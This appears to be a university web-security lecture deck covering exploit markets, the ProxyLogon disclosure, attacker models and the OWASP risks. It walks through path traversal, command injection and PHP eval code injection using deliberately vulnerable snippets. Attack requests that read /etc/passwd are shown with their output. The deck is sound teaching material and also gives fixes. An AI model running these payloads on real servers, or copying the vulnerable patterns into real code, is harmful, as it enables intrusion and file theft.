
- cPanel / Plesk / Webmin
- WP / Joomla / Drupal
- vBulletin / MyBB / phpBB
- IPS Suite / IP.Board
- Roundcube / Horde

Research / Techniques

Research, exploits or new techniques related to:

- WiFi / Baseband RCE
- Routers / IoT RCE
- AntiVirus RCE/LPE
- Tor De-anonymization
- Mitigations Bypass

ZERODIUM Payouts for Desktops/Servers*



* All payouts are subject to change or cancellation without notice. All trademarks are the property of their respective owners.

2019/01 © zerodium.com

Example: ProxyLogon (2021)

- ▶ **ProxyLogon** is a recent vulnerability found on Microsoft Exchange Servers
 - discovered by Orange Tsai (DEVCORE Research Team)
- ▶ Prerequisites for the attack:
 - an open HTTPS port (443), i.e., the server is running!
- ▶ Outcome:
 - an unauthenticated attacker can execute arbitrary commands on the system (spawn a remote shell, leak all files, ...)




Example: ProxyLogon (2)

Vulnerability Disclosure Timeline:

October 01, 2020	DEVCORE started reviewing the security on Microsoft Exchange Server
December 10, 2020	DEVCORE discovered the first pre-auth proxy bug (CVE-2021-26855)
December 27, 2020	DEVCORE escalated the first bug to an authentication bypass to become admin
December 30, 2020	DEVCORE discovered the second post-auth arbitrary-file-write bug (CVE-2021-27065)
December 31, 2020	DEVCORE chained all bugs together to a workable pre-auth RCE exploit
January 05, 2021	DEVCORE sent (18:41 GMT+8) the advisory and exploit to Microsoft through the MSRC portal directly
January 06, 2021	MSRC acknowledged the pre-auth proxy bug (MSRC case 62899)
January 06, 2021	MSRC acknowledged the post-auth arbitrary-file-write bug (MSRC case 63835)
January 08, 2021	MSRC confirmed the reported behavior
January 11, 2021	DEVCORE attached a 120-days public disclosure deadline to MSRC and checked for bug collision
January 12, 2021	MSRC flagged the intended deadline and confirmed no collision at that time
February 02, 2021	DEVCORE checked for the update
February 02, 2021	MSRC replied "they are splitting up different aspects for review individually and got at least one fix which should meet our deadline"
February 12, 2021	MSRC asked the title for acknowledgements and whether we will publish a blog
February 13, 2021	DEVCORE confirmed to publish a blog and said will postpone the technique details for two weeks, and will publish an easy-to-understand advisory (without technique details) instead
February 18, 2021	DEVCORE provided the advisory draft to MSRC and asked for the patch date
February 18, 2021	MSRC pointed out a minor typo in our draft and confirmed the patch date is 3/9
February 27, 2021	MSRC said they are almost set for release and wanted to ask if we're fine with being mentioned in their advisory
February 28, 2021	DEVCORE agreed to be mentioned in their advisory
March 03, 2021	MSRC said they are likely going to be pushing out their blog earlier than expected and won't have time to do an overview of the blog
March 03, 2021	MSRC published the patch and advisory and acknowledged DEVCORE officially
March 03, 2021	DEVCORE has launched an initial investigation after informed of active exploitation advisory from Volexity
March 04, 2021	DEVCORE has confirmed the in-the-wild exploit was the same one reported to MSRC
March 05, 2021	DEVCORE hasn't found concern in the investigation
March 08, 2021	As more cybersecurity companies have found the signs of intrusion at Microsoft Exchange Server from their client environment, DEVCORE later learned that HAFNIUM was using ProxyLogon exploit during the attack in late February from Unit 42 , Rapid 7 , and CrowdStrike .
August 06, 2021	DEVCORE has published the technique details and the story afterward

The Cursed Web

Types of Attackers



Web Attacker



Different scenarios:

- Attacker controls the domain attacker.com, for which it can acquire a valid TLS certificate. The user visits attacker.com (e.g., because of phishing, search results, click-hijacking, ...)
- Variation “gadget attacker”: an iframe with malicious content included in an otherwise honest webpage visited by the user
- Variation “related-domain attacker”: the attacker controls a related-domain of the target website, e.g., attacker.example.com
- The attacker is a user of a website. The target could be the website or other users. The website should be vulnerable to some attacks.

Network and Malware Attackers

?

- ▶ **Network attacker**
 - Passive: wireless eavesdropper
 - Active: evil Wi-Fi router, DNS poisoning
- ▶ **Malware attacker**
 - Malicious code executes directly on victim's computer
 - software bugs, malware, ...



The Cursed Web

- Delusive simplicity for creating web apps
- Lack of security awareness
- Time- & resource limits during development
- Rapid increase in code complexity

- **Company's security focus shifts towards web**
 - Security perimeter moves from the network to the application layer
 - Web apps intentionally expose functionality to the Internet while being connected to internal servers (e.g., databases)
 - Blurred lines between mobile and web apps
 - Web content tightly integrated into mobile apps
 - Unintentional exposure of backend web APIs

Fundamental Problems of the Web Ecosystem

- **Network protocol issues**
 - **MiTM (SSL Strip), mixed-content sites**
 - **Cookies leaked over HTTP...**
 - **Mixing code and data**
 - **SQL injections**
 - **Cross-site scripting (XSS)**
 - **Unrestricted attack surface**
 - **Cross-site request forgery (CSRF), Cross-site script inclusion (XSSI)**
 - **Clickjacking, Cross-site search (XS-Search)**
 - **Legacy design**
 - **Unsafe legacy APIs, Dangerous web features**
 - **Poor security boundaries in cookie design/adoption**
- Partial list of attacks/issues caused by these fundamental problems

Countermeasures

Client

Found to introduce vulns and removed from browsers [URL]

- XSS Filters
- Sandboxes
- Site Isolation


Defense-in-depth mechanisms

Hybrid



- HSTS
- CSP
- CORS
- Fetch Metadata
- Trusted Types
- Cookie policies
- ...


Server



- Prepared statements
- Server-side filtering
- Web Application Firewalls
- CSRF tokenization

Policy-based mechanisms

Most Critical Web Security Risks




Source: <https://owasp.org/www-project-top-ten/>

OWASP 2017 top 10: [\[PDF\]](#)

OWASP Cheat sheet: [\[URL\]](#)

Prevalence of Vulnerabilities (HackerOne)




Source: <https://www.hackerone.com/hacker-powered-security-report>

Threats & Defenses

Path Traversal

Path Traversal in a Nutshell



Source: <https://portswigger.net/web-security/file-path-traversal>

OWASP > [A01:2021 - Broken Access Control](#) > [Path Traversal](#)

Example of a Path Traversal Attack

```
<?php  
echo file_get_contents("pages/" . $_GET["page"]);  
?>
```

show.php

- ▶ Consider a web server whose webroot is /var/www/html (standard location on Linux servers)
 - The webroot is the topmost directory in which the files of a website are stored
 - Files outside the webroot are not accessible
- ▶ The webroot contains the file show.php above and a directory pages containing some text files that can be included by the PHP script

Intended Usage



GET /show.php?page=team.txt HTTP/2

Host: example.com

example.com



This is our team:
- Francesco Totti
- Marco Delvecchio
- Vincenzo Montella
- ...

Attack

- ▶ Root cause of the problem: The user input provided through via page variable is not (correctly) filtered!
- ▶ Attacker can “climb up” multiple levels in the directory hierarchy (and exit the webroot) by using .. (Linux) or ..\ (Windows) and get access to any file on the web server (sensitive operating system files, TLS keys, etc.)



GET /show.php?page=../../../../etc/passwd HTTP/2
Host: example.com

root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin
sys:x:3:3:sys:/dev:/usr/sbin/nologin
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/usr/sbin/nologin
man:x:6:12:man:/var/cache/man:/usr/sbin/nologin

example.com



Preventing Path Traversals

- ▶ Ideally: don't use user controlled input as (part of) filenames
- ▶ In the real world: Validate all user inputs!
 - If possible, allow only a (static) list of file paths
 - Otherwise, compute the canonical path of the required file and ensure it is not outside the webroot (or the expected directory)

```
<?php
$pdir = "/var/www/html/pages/";
$file = realpath($pdir . $_GET["file"]);

if ($file !== false && strncmp($file, $pdir, strlen($pdir)) === 0) {
    echo file_get_contents($file);
} else {
    echo "Error: invalid input";
}
?>
```

show.php

Preventing Path Traversals - Defense in Depth

- ▶ Reduced privileges of web server
 - Restrict access of web server to its own directory
 - Use sandbox environment (chroot jail, SELinux, containers,...) to enforce boundary between web server and the OS
- ▶ This is a so-called defense-in-depth mechanism: it is a good idea to deploy it, but it should not be the only adopted defense mechanism!

Important directories

- **Document Root**

folder in Web server designated to contain Web pages synonymous: start directory, home directory, web publishing directory, remote root etc. typical names of document root: htdocs, httpdocs, html, public_html, web, www etc.

- **Server Root**

Contains logs & configurations. A few scripts put here their working directory

File permissions

- be aware of permissions given to directories
 - document root, containing HTML documents
 - server root, containing log & configuration files; often CGI scripts run here
 - the Common Gateway Interface (CGI) is a standard (RFC3875) that defines how Web server software can delegate the generation of Web pages to a console application. Such applications are known as CGI scripts; they can be written in any programming language, although scripting languages are often used
- good idea: purposely define user and group for the web server
 - e.g., www & wwwgroup
 - HTML authors should be added to wwwgroup
 - the www should have access only to the right files

Other configurations

Web servers may have additional capabilities, that can increase the risk

- automatic directory listing: an attacker can see the content of directories... what if we have left some sensitive data (e.g., our editor has left a temp copy of our PHP file?), symbolic links, development logs, source code control directories.
- symbolic link following: it may allow an attacker to access unexpected directories
- server side include (SSI): ".shtml" dynamic pages in the 90s... directives for including other files and executing commands. Still enabled somewhere.
- user maintained directory: Still used in several organization, e.g., example.com/~user

```
<?php  
highlight_file(__FILE__);  
$lang = $_SERVER['HTTP_ACCEPT_LANGUAGE'] ?? 'ot';  
$lang = explode(',', $lang)[0];  
$lang = str_replace('../', '', $lang);  
$c = file_get_contents("flags/$lang");  
if (!$c) $c = file_get_contents("flags/ot");  
echo '';
```

Warning: file_get_contents(flags/it-IT): failed to open stream: No such file or directory in /var/www/html/index.php on line 6



Analysis

- The application wants to show a flag based on the user's language
- The user's language is sent by the browser with header **HTTP_ACCEPT_LANGUAGE**
- The flag is retrieved from the flags directory. If missing, a global flag is used.
- To prevent problems, '../' is replaced with ''

What can go wrong?

Problems

- **HTTP_ACCEPT_LANGUAGE** is under the client control, hence it can be modified
- there is input sanitization on the value of this header but it is not very effective
- the value is used to access a path on the server
- hence, there is a user-controlled input that is used to build a file path
- the user can access any file that is accessible by the web server

Burp Project Intruder Repeater Window Help

Dashboard Target **Proxy** Intruder Repeater Sequencer Decoder Comparer Logger Extender Project options User options Learn

Intercept HTTP history WebSockets history Options

Filter: Hiding CSS, image and general binary content ?

#	Host	Method	URL	Params	Edited	Status	Length	MIME type	Extension	Title	Comment	TLS	IP	Cookies	Time	Listener port
1	http://192.168.1.220:1234	GET	http://192.168.1.220:1234/			200	77162	HTML				192.168.1.220		12:48:22 6 ... 8080		
2	http://192.168.1.220:1234	GET	Add to scope			404	457	HTML	ico	404 Not Found		192.168.1.220		12:48:31 6 ... 8080		

Request

Pretty Raw Hex \n ☰

```

1 GET / HTTP/1.1
2 Host: 192.168.1.220:1234
3 Upgrade-Insecure-Requests: 1
4 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/92.0.4515.107 Safari/537.36
5 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,application/javascript;q=0.8,application/signed-exchange;q=0.9
6 Accept-Encoding: gzip, deflate
7 Accept-Language: en-US,en;q=0.9
8 Connection: close
9
10

```

Response

Pretty Raw Hex **Render** \n ☰

```

<?php
highlight_file(__FILE__);
$lang = $_SERVER['HTTP_ACCEPT_LANGUAGE'] ?? 'ot';
$lang = explode(',', $lang)[0];
$lang = str_replace('..', '', $lang);
$c = file_get_contents("flags/$lang");
if (!$c) $c = file_get_contents("flags/ot");
echo '';

```



INSPECTOR


Request Headers (7) ▼

Response Headers (7) ▼

Search... 0 matches

Command & Code Injection

Command Injection in a Nutshell



Source: <https://portswigger.net/web-security/os-command-injection>
OWASP > [A03:2021 - Injection](#) > [Command](#) and [Code](#) injection


Command Injection Attacks

- Most programming languages provide function to execute system commands, e.g., system in PHP
- Precisely, system starts a new shell (e.g., /bin/bash) which is used to process the command given as parameter to the function
- The page ping.php below uses the system function to ping an IP address provided by the user via the ip variable
- Feeding user input to the function without validation can lead to disasters :)

```
<?php  
    system("ping -c 4 " . $_GET["ip"] . " -i 1");  
?>
```

ping.php

Intended Usage



Attack

; can be used in almost every shell to combine multiple commands in a single one

comments the remaining part of the ping command to avoid malformed inputs



GET /ping.php?ip=8.8.8.8; cat /etc/passwd # HTTP/2
Host: example.com

example.com



Output of ping

Output of cat

PING 8.8.8.8 (8.8.8.8) 56(84) bytes of data.
64 bytes from 8.8.8.8: icmp_seq=1 ttl=63 time=270 ms
64 bytes from 8.8.8.8: icmp_seq=2 ttl=63 time=20.0 ms
64 bytes from 8.8.8.8: icmp_seq=3 ttl=63 time=24.6 ms
64 bytes from 8.8.8.8: icmp_seq=4 ttl=63 time=30.2 ms

--- 8.8.8.8 ping statistics ---
4 packets transmitted, 4 received, 0% packet loss, time 3039ms
rtt min/avg/max/mdev = 20.048/86.493/270.999/106.585 ms

root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin
sys:x:3:3:sys:/dev:/usr/sbin/nologin
sync:x:4:65534:sync:/bin:/bin/sync
...

Code Injection Attacks

```
<?php  
    eval("echo " . $_GET["expr"] . ";" );  
?>
```

calc.php

- Many interpreted languages provide functions to dynamically evaluate strings as code, e.g., eval in PHP
- Idea: I implement an evaluator of numeric expressions and use eval to take advantage of the PHP interpreter! **What can go wrong?**



GET /calc.php?expr=2*3 HTTP/2
Host: example.com



Code Injection Attacks (2)

```
<?php  
eval("echo " . $_GET["expr"] . ";" );  
?>
```

calc.php

Answer: Well, everything!



GET /calc.php?expr=file_get_contents('/etc/passwd')

HTTP/2 Host: example.com

example.com



```
root:x:0:0:root:/root:/bin/bash  
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin  
bin:x:2:2:bin:/bin:/usr/sbin/nologin  
sys:x:3:3:sys:/dev:/usr/sbin/nologin  
sync:x:4:65534:sync:/bin:/sync
```

...

Command & Code Injections

- The root cause of both problems is the same: user input is provided as input to dangerous functions without prior validation!
- By exploiting these vulnerabilities, an attacker could:
 - execute arbitrary commands / code on the server (Remote Code Execution)
 - access sensitive files on the server
